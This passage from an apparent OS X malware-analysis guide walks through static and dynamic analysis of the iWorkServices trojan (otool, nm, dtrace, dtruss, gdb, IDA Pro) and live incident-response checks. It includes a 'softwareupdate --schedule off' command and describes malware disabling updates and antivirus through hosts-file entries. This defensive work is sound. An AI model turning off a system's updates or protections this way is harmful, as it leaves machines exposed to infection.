Figure 4.2.5 Dynamic library information for iWorkServices

When analyzing shared libraries it is important to understand *dyld* supports two methods for resolving external symbols (Apple Inc., 2009). The standard or default method is to resolve all symbols at the point of execution and to halt execution if any symbols cannot be resolved. The second method is called lazy linking, with this method symbols are not resolved until they are called or accessed by the executable's instructions. Understanding these linking nuances will be most import when we move to dynamic analysis of executables. Also, *otool* has a shortcut (-L flag) that can extract and display just the shared libraries if the additional load command information is not needed, Figure 4.2.6.

```
$ otool -L ./iWorkServices
./iWorkServices:
      /usr/lib/libgcc s.1.dylib (compatibility version 1.0.0, current
version 1.0.0)
      /usr/lib/libSystem.B.dylib (compatibility version 1.0.0, current
version 88.3.9)
```

Figure 4.2.6 Shared libraries utilized by iWorkServices

The next set of load commands describes the executables symbol table, Figure 4.2.7. The symbol table contains a non-exhaustive list of program symbols such as constants, variable, and function names (Apple Inc., 2009).

```
... Output of otool -l continued ...
Load command 8
      cmd LC SYMTAB
  cmdsize 24
   symoff 196608
    nsyms 115
   stroff 198896
  strsize 1680
Load command 9
             cmd LC DYSYMTAB
         cmdsize 80
       ilocalsym 0
       nlocalsym 0
      iextdefsym 0
      nextdefsym 18
       iundefsym 18
       nundefsym 97
          tocoff 0
            ntoc 0
       modtaboff 0
         nmodtab 0
    extrefsymoff 0
     nextrefsyms 0
 indirectsymoff 198376
  nindirectsyms 130
      extreloff 0
        nextrel 0
      locreloff 0
        nlocrel 0
Load command 10
      cmd LC TWOLEVEL HINTS
  cmdsize 16
   offset 197988
   nhints 97
```

Figure 4.2.7 Symbol table details for iWorkServices

These symbols can either be defined locally within the executable or resolved externally using the linking methods described above. Use the *nm* command to display the executable's symbol table entries, Figure 4.2.8.

```
$ nm -a ./iWorkServices
0002d00c D  NXArgc
0002d008 D  NXArgv
         U   DefaultRuneLocale
         U   Unwind DeleteException
         U   Unwind GetDataRelBase
         U   Unwind GetIP
         U   Unwind GetLanguageSpecificData
         U   Unwind GetRegionStart
         U   Unwind GetTextRelBase
         U   Unwind RaiseException
         U   Unwind SetGR
         U   Unwind SetIP
         U    keymgr dwarf2 register sections
         U    maskrune
... output truncated for brevity ...
```

Figure 4.2.8 Symbol table entries for iWorkServices

The final load command describes the environment for the program's initial thread, Figure 4.2.9.

```
... Output of otool -l continued ...
Load command 11
        cmd LC UNIXTHREAD
    cmdsize 80
     flavor i386_THREAD_STATE
      count i386 THREAD STATE COUNT
          eax 0x00000000 ebx    0x00000000 ecx 0x00000000 edx 0x00000000
          edi 0x00000000 esi    0x00000000 ebp 0x00000000 esp 0x00000000
          ss  0x0000001f eflags 0x00000000 eip 0x00001bb4 cs  0x00000017
          ds  0x0000001f es     0x0000001f fs  0x00000000 gs  0x00000000
```

Figure 4.2.9 Register settings and other details of initial thread

At this point we have sufficiently explored the executables structure. Next we will move to examining the data contained within the segment:section areas. *otool* can be used to display the data contained within any segment:section combination, Figure 4.2.10.

```
$ otool -v -s __IMPORT  __jump_table ./iWorkServices |head -4
./iWorkServices:
Contents of (  IMPORT,  jump table) section
00035098    hlt
00035099    hlt
```

Figure 4.2.10 Displaying segment:section areas within iWorkServices

As a way of convenience *otool* also provides shortcuts for accessing the main code (Figure 4.2.11) and data (Figure 4.2.12) sections.

```
$ otool -V -t  ./iWorkServices |head -10
./iWorkServices:
(  TEXT,  text) section
00001bb4    pushl $0x00
00001bb6    movl  %esp,%ebp
00001bb8    andl  $0xf0,%esp
00001bbb    subl  $0x10,%esp
00001bbe    movl  0x04(%ebp),%ebx
00001bc1    movl  %ebx,0x00(%esp)
00001bc5    leal  0x08(%ebp),%ecx
00001bc8    movl  %ecx,0x04(%esp)
```

Figure 4.2.11 Disassembly of iWorkServices's code section

```
$ otool -v -d iWorkServices |head -5
iWorkServices:
(  DATA,  data) section
0002d000    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0002d010    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0002d020    d8 50 8f d8 b5 d5 11 b1 66 97 ca e9 78 71 43 c5
```

Figure 4.2.12 Displaying iWorkServices data section

One last note about *otool's* capabilities is the ability to use different output formats. As seen in Figures 4.2.11 and 4.2.12, *otool* can produce either a hexdump or a disassembly listing depending on section type and flags specified on the command line.

While *otool* can function as a disassembler, analysis of complex samples may require a more feature rich disassembler. *ht*[17] is a popular open source hexeditor and disassembler that is available for multiple platforms including OS X. *ht* has extended features such as searching, goto address, and editing capabilities that simplifies analysis of larger and more complex samples (Kaspersky, 2007). Figure 4.2.13 shows our iWorkServices executable being disassembled using *ht*.

[17] http://hte.sourceforge.net/

Figure 4.2.13 Disassembly of iWorkServices using *ht*

Another disassembler option is the popular commercial product *IDA Pro* by Hex-Rays[18]. *IDA Pro* is an old favorite in the malware analysis community and fully supports OS X/Mach-O binaries (Hex-Rays, 2009). For those interested in working exclusively within the OS X environment, *IDA Pro* has a character UI version that runs natively on OS X, Figure 4.2.14. If you are more comfortable using a graphical UI, the Win32 version of *IDA Pro* also supports OSX/Mach-O binaries, Figure 4.2.15.

[18] http://hex-rays.com/idapro




FIGURE 4.2.14 Disassembly of iWorkServices using *IDA Pro*




FIGURE 4.2.15 Disassembly of iWorkServices using Win32 version of *IDA Pro*

The structural examination, data dumping, and disassembling tools detailed in this section should provide the basic processes and tools necessary for static analysis of Mach-O executables.

4.3 Dynamic Analysis of Malicious Executables

Runtime encryption, samples that require interaction with a remote host, or to prove what we think we know from static analysis are all good reasons for conducting dynamic analysis. Leveraging the behavioral analysis lab environment we built in section 3.1, we will add to our capabilities the tools and techniques required to conduct dynamic analysis of Mach-O binaries. Our approach will focus primarily on process profiling but options for interactive debugging will also be presented.

With OS X version 10.5, Apple introduced a powerful tracing utility called dtrace. Dtrace was developed by Sun Microsystems and included in their Solaris OS in 2005 (Brooks, 2004). SUN released this technology under the Common Development and Distribution License (CDDL) which allowed Apple to incorporate it within OS X (Sun Microsystems Inc., 2009). Incorporation required Apple to strategically pre-deploy dtrace probes throughout the kernel and supporting system calls. These probes are turned off by default and only activated when requested by the dtrace utility (Miller and Zovi, 2009). Dtrace utilizes a scripting language called D to specify which probes should be active and how to display the output. Figure 4.3.1 and 4.3.2 show a simple D script that displays all systems calls for a target executable.

```
# cat libtrace.d
pid$target:::entry
{
      ;
}
pid$target:::return
{
      printf("=%d\n", arg1);
}
bash-3.2#
#
# dtrace -s libtrace.d -c ./iWorkServices 2>&1 >output.txt
dtrace: script 'libtrace.d' matched 10201 probes
```

FIGURE 4.3.1 Process profiling using *dtrace* scripts

```
# cat output.txt
CPU     ID                    FUNCTION:NAME
  0  26768             mach msg trap:return =0

  0  26838                  mach msg:return =0

  0  30900           report activity:return =0

  0  30899          prepareDTraceRPC:return =0

  0  31187 ImageLoaderMachO::doModInitFunctions(ImageLoader::LinkContext
const&):return =12

  0  26281 ImageLoaderMachO::machHeader() const:entry
  0  31163 ImageLoaderMachO::machHeader() const:return =225280

  0  26041 dyld::notifySingle(dyld image states, mach header const*, char
const*, long):entry
  0  30935 dyld::notifySingle(dyld image states, mach header const*, char
const*, long):return =2414023132

  0  31118 ImageLoader::recursiveInitialization(ImageLoader::LinkContext
const&, unsigned int):return =3221218552

... Output truncated for brevity ...
```

FIGURE 4.3.2 Output of *dtrace* profiling script

The D scripting language has many options and can be a powerful tool for building customized executable profiling environments.

For those that don't want to learn yet another scripting language, OS X comes with a powerful process profiling tool called *dtruss*. *dtruss* is an implementation of the popular UNIX tool truss that is written entirely in the D scripting language. Figure 4.3.3 shows usage information for *dtruss* and Figure 4.3.4 shows a truncated view of our iWorkServices process profiled using the tool.

```
USAGE: dtruss [-acdefholLs] [-t syscall] { -p PID | -n name | command }

          -p PID          # examine this PID
          -n name         # examine this process name
          -t syscall      # examine this syscall only
          -a              # print all details
          -c              # print syscall counts
          -d              # print relative times (us)
          -e              # print elapsed times (us)
          -f              # follow children
          -l              # force printing pid/lwpid
          -o              # print on cpu times
          -s              # print stack backtraces
          -L              # don't print pid/lwpid
          -b bufsize      # dynamic variable buf size
```

FIGURE 4.3.3 *dtrace* **usage information**

```
bash-3.2# dtruss ./iWorkServices
SYSCALL(args)             = return
getpid(0x0, 0x0, 0x0)           = 892 0
__sysctl(0xBFFFF670, 0x3, 0xBFFFFA88)             = 0 0
open_nocancel(".\0", 0x0, 0x0)              = 3 0
fstat64(0x3, 0xBFFFE3F4, 0x0)         = 0 0
fcntl_nocancel(0x3, 0x32, 0xFFFFFFFFBFFFF670)           = 0 0
close_nocancel(0x3)             = 0 0
stat64("/Users/what\0", 0xBFFFE388, 0xFFFFFFFFBFFFF670)             = 0 0
issetugid(0xBFFFF670, 0xBFFFE388, 0xFFFFFFFFBFFFF670)         = 0 0
  sysctl(0xBFFFE534, 0x2, 0xBFFFE4FC)             = 0 0
  sysctl(0xBFFFE4FC, 0x2, 0xBFFFE57C)             = 0 0
shared_region_check_np(0xBFFFFA70, 0x2, 0xBFFFE57C)           = 0 0

... Output truncated for brevity ...
```

FIGURE 4.3.4 dtruss profiling of running iWorkServices process

Another option for those looking to utilize the power of *dtrace* without learning the D language is *Shark* (Anderson, 2009). *Shark* is a graphical tool that utilizes the dtrace technology to provide profiling of an executable's system call usage and other relevant information. *Shark* is part of Apple's Xcode Developer Tools package.

Figure 4.3.5 and Figure 4.3.6 shows the launch control and output of the *shark* tool.




FIGURE 4.3.5 *Shark* **profiling tool**




FIGURE 4.3.6 iWorkServices system calls captured by *Shark*

Before too much dependency is placed on *dtrace*, be aware of a shortcoming in Apple's implementation. Any running process within OS X has the ability to deny dtrace profiling by setting the P_LNOATTACH flag during execution (Miller and Zovi, 2009). There has been much discussion around this implementation decision and most believe this is an effort to protect intellectual property and maintain digital rights management systems. Whatever the reason it is likely that this option will not go unnoticed by the malicious developers and could be exploited in future anti-debugging techniques.

Joel Yonts

So if *dtrace's* usefulness as a malware profiling tool is short lived, is there anything else emerging to take it's place? Luckily the answer is yes with the recent port of the popular *pydbg*[19] debugging environment (Miller and Zovi, 2009). *Pydbg* is a powerful python-based, debugging API originally written for the Win32 platform. *Pydbg* boasts an impressive array of debugging APIs including the ability to set breakpoints, instrument threads, system call tracking, and function call hooking (Seitz 2009). As the OS X port of *pydbg* matures, *pydbg* will become a good alternative to *dtrace*.

There are occasions when profiling tools may not be enough and an interactive debugging session is required to fully analyze a sample. The first option for an OS X debugger is *gdb*. *gdb* is a popular text based debugger that has been the part of *NIX operating system for many years (Kaspersky 2007). Figure 4.3.7 shows *gdb* attaching to and disassembling a running instance of the iWorkServices process. *gdb* is part of the base OS X install.

```
bash-3.2# gdb attach 865
GNU gdb 6.3.50-20050815 (Apple version gdb-962) (Sat Jul 26 08:14:40 UTC
2008)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-apple-darwin"...attach: No such file or
directory.

/Users/what/865: No such file or directory.
Attaching to process 865.
Reading symbols for shared libraries . done
Reading symbols for shared libraries .... done
0x956dcb06 in mach wait until ()
(gdb) disas
Dump of assembler code for function mach wait until:
0x956dcafc <mach wait until+0>:     mov    $0xffffffa6,%eax
0x956dcb01 <mach wait until+5>:     call   0x956dd234 < sysenter trap>
0x956dcb06 <mach wait until+10>:    ret
0x956dcb07 <mach wait until+11>:    nop
End of assembler dump.
(gdb)
```

FIGURE 4.3.7 Using gdb debugger to analyze running iWorkServices

[19] http://pedram.redhive.com/PyDbg/docs/

If *gdb's* functionality is too limited or you prefer a better UI, *IDA Pro* can also be used as a debugger for OS X executables. Two options exist for *IDA Pro* debugging. The native OS X version, Figure 4.2.14, can debug an executable locally or the graphical Win32 version, Figure 4.2.15, can be used to remotely debug an OS X executable. Remote debugging of OS X executables requires a stand-alone debugger server be installed on the OS X instance containing the executable requiring analysis (Hex-Rays, 2007). The debugger server can be downloaded from Hex-Rays' website and it does not require *IDA Pro* be installed on the OS X system.

5.0 Live Response Analysis Tools & Techniques

So far we have focused narrowly on the tools for analyzing previously identified malicious samples. In the real world we are often thrown into an incident response situation where our task may be to identify the malicious sample or to answer the question, "Is this machine infected?" This section will touch upon some of the additional tools and techniques that may be useful in identifying and accessing malicious actively on a live system.

5.1 Processes & Network Connections

Examining the running processes and open network connections on a system is a good starting point for determining if a system has been compromised. Since OS X is a *NIX based system one viable options is to use standard UNIX tools like *ps*, *lsof*, and *netstat* commands. Another option is to use the *Activity Monitor* tool that is part of the base OS X install. *Activity Monitor* can display all running process, Figure 5.1.1, and provide detailed information on a specific process, Figure 5.1.2.[20]

[20] Activity Monitor must be running with equivalent or higher privileges for *Open Files & Ports* visibility




FIGURE 5.1.1 Process listing using *Activity Monitor*




FIGURE 5.1.2 Open Files & Ports using *Activity Monitor*

Joel Yonts

5.2 Files & Directories

In the vast majority of cases, malware creates and/or modifies filesystem entries as part of the infection process. Locating filesystem artifacts related to an infection is another important task in responding to potentially infected system. Utilizing the *find* command, Figure 5.2.1, we can locate files that have been modified or created during the timeframe of our investigation.

```
bash-3.2# find /private/var/root -ctime -1
/private/var/root
/private/var/root/.iWorkServices
/private/var/root/Library/Preferences
/private/var/root/Library/Preferences/com.apple.ActivityMonitor.plist
/private/var/root/Library/Preferences/com.apple.recentitems.plist

bash-3.2# find /private/var/root -mtime -1
/private/var/root
/private/var/root/.iWorkServices
/private/var/root/Library/Preferences
/private/var/root/Library/Preferences/com.apple.ActivityMonitor.plist
/private/var/root/Library/Preferences/com.apple.recentitems.plist
```

FIGURE 5.2.1 Locating new and modified files using *find*

Once suspicious files have been located the *GetFileInfo* and *mdls* commands can be used to list additional file details and attributes (Singh, 2006), Figure 5.2.2.

```
bash-3.2# GetFileInfo /private/var/root/.iWorkServices
file: "/private/var/root/.iWorkServices"
type: ""
creator: ""
attributes: avbstclinmedz
created: 06/18/2009 15:39:56
modified: 06/18/2009 15:39:56

bash-3.2# mdls /private/var/root/.iWorkServices
kMDItemFSContentChangeDate = 2009-06-18 15:39:56 -0400
kMDItemFSCreationDate      = 2009-06-18 15:39:56 -0400
kMDItemFSCreatorCode       = ""
kMDItemFSFinderFlags       = 0
kMDItemFSHasCustomIcon     = 0
kMDItemFSInvisible         = 1
kMDItemFSIsExtensionHidden = 0
kMDItemFSIsStationery      = 0
kMDItemFSLabel             = 0
kMDItemFSName              = ".iWorkServices"
kMDItemFSNodeCount         = 0
kMDItemFSOwnerGroupID      = 0
kMDItemFSOwnerUserID       = 0
kMDItemFSSize              = 14
kMDItemFSTypeCode          = ""
```

FIGURE 5.2.2 File details using *GetFileInfo* and *mdls*

5.3 Validating System Protection Status

Understanding the state of your system maintenance and protection mechanisms is important for preventing future infections but it may also be useful in identifying the after affects of a malware infection.

Is patching still enabled? Once malicious code has a foothold on your system often times OS level updates will be disabled to ensure the infection is not crippled or removed by a future update. The *softwareupdate* (Edge, Barker, and Smith, 2008) command makes it easy to verify that OS patching is still enabled for a system, Figure 5.3.1.

```
bash-3.2# softwareupdate --schedule
Automatic check is on

bash-3.2# softwareupdate --schedule off
Automatic check is off
```

FIGURE 5.3.1 Verification of system patching using *softwareupdate*

Unfortunately, this command can also be exploited by malicious code to efficiently disable future updates.

System firewalls are often targeted in a similar fashion so checking to ensure the firewall is still enabled and doesn't contain unknown entries is another good incident response practice. *ipfw* gives us visibility into the current firewall rules set (Edge, Barker, and Smith, 2008). *defaults read* can be used to determine the state of the firewall (0=off, 1=On for Specific Services, 2=On for Essential Services)

```
bash-3.2# ipfw list
33300 deny icmp from any to me in icmptypes 8
65535 allow ip from any to any

bash-3.2# defaults read /Library/Preferences/com.apple.alf globalstate
2
```

FIGURE 5.3.2 Verification of the system firewall using *ipfw*

Another line of defense that is often targeted during a malware infection is the system's antivirus, or AV, solution. AV is the single greatest threat to malware's prolonged existence on the system. Targeting AV usually involves disabling on-access and on-demand scanning and potentially placing bogus vendor entries in the systems /etc/hosts file to prevent AV signature updates. Since checking AV's status is solution dependent, consult your AV product documentation for verification methods. Checking the /etc/hosts file can be accomplished by using text displaying commands, Figure 5.3.3.

```
bash-3.2# cat /etc/hosts
##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change this entry.
##
127.0.0.1   localhost
255.255.255.255   broadcasthost
::1             localhost
fe80::1%lo0 localhost
```

FIGURE 5.3.3 Contents of /etc/hosts should be checked for malicious entries

5.4 Log Files

Log files can be a valuable source of information when responding to potential malware infections. Figure 5.4.1 contains a list of common log files to examine during incident response.

```
/var/log/VirusScan.log        - Virus scanner log (Vendor Specific)
/var/log/alf.log              - Adaptive Firewall Log
/var/log/apache2/access log   - Apache Log
/var/log/apache2/error log    - Apache Log
/var/log/appfirewall.log      - Firewall Log
/var/log/ftp.log              - FTP Log
/var/log/install.log          - Installation Log
/var/log/ipfw.log             - Firewall.log
/var/log/samba/log.nmbd       - Samba Log
/var/log/samba/log.smbd       - Samba Log
/var/log/secure.log           - Security Log
/var/log/system.log           - System Log
```

```
/Library/Logs/Software Update.log - Software update Log
/Library/Logs/AppleFileService/AppleFileServiceAccess.log - Apache Log
/Library/Logs/AppleFileService/AppleFileServiceError.log  - Apache Log
```

FIGURE 5.4.1 Common OS X log files

If you prefer a graphical UI based tool for viewing logs, *console* is a good tool for displaying the contents of the system log (Edge, Barker, and Smith, 2008). *console* comes as part of the base OS X install and is located in the utilities folder.

5.5 Kernel Objects & Device Drivers

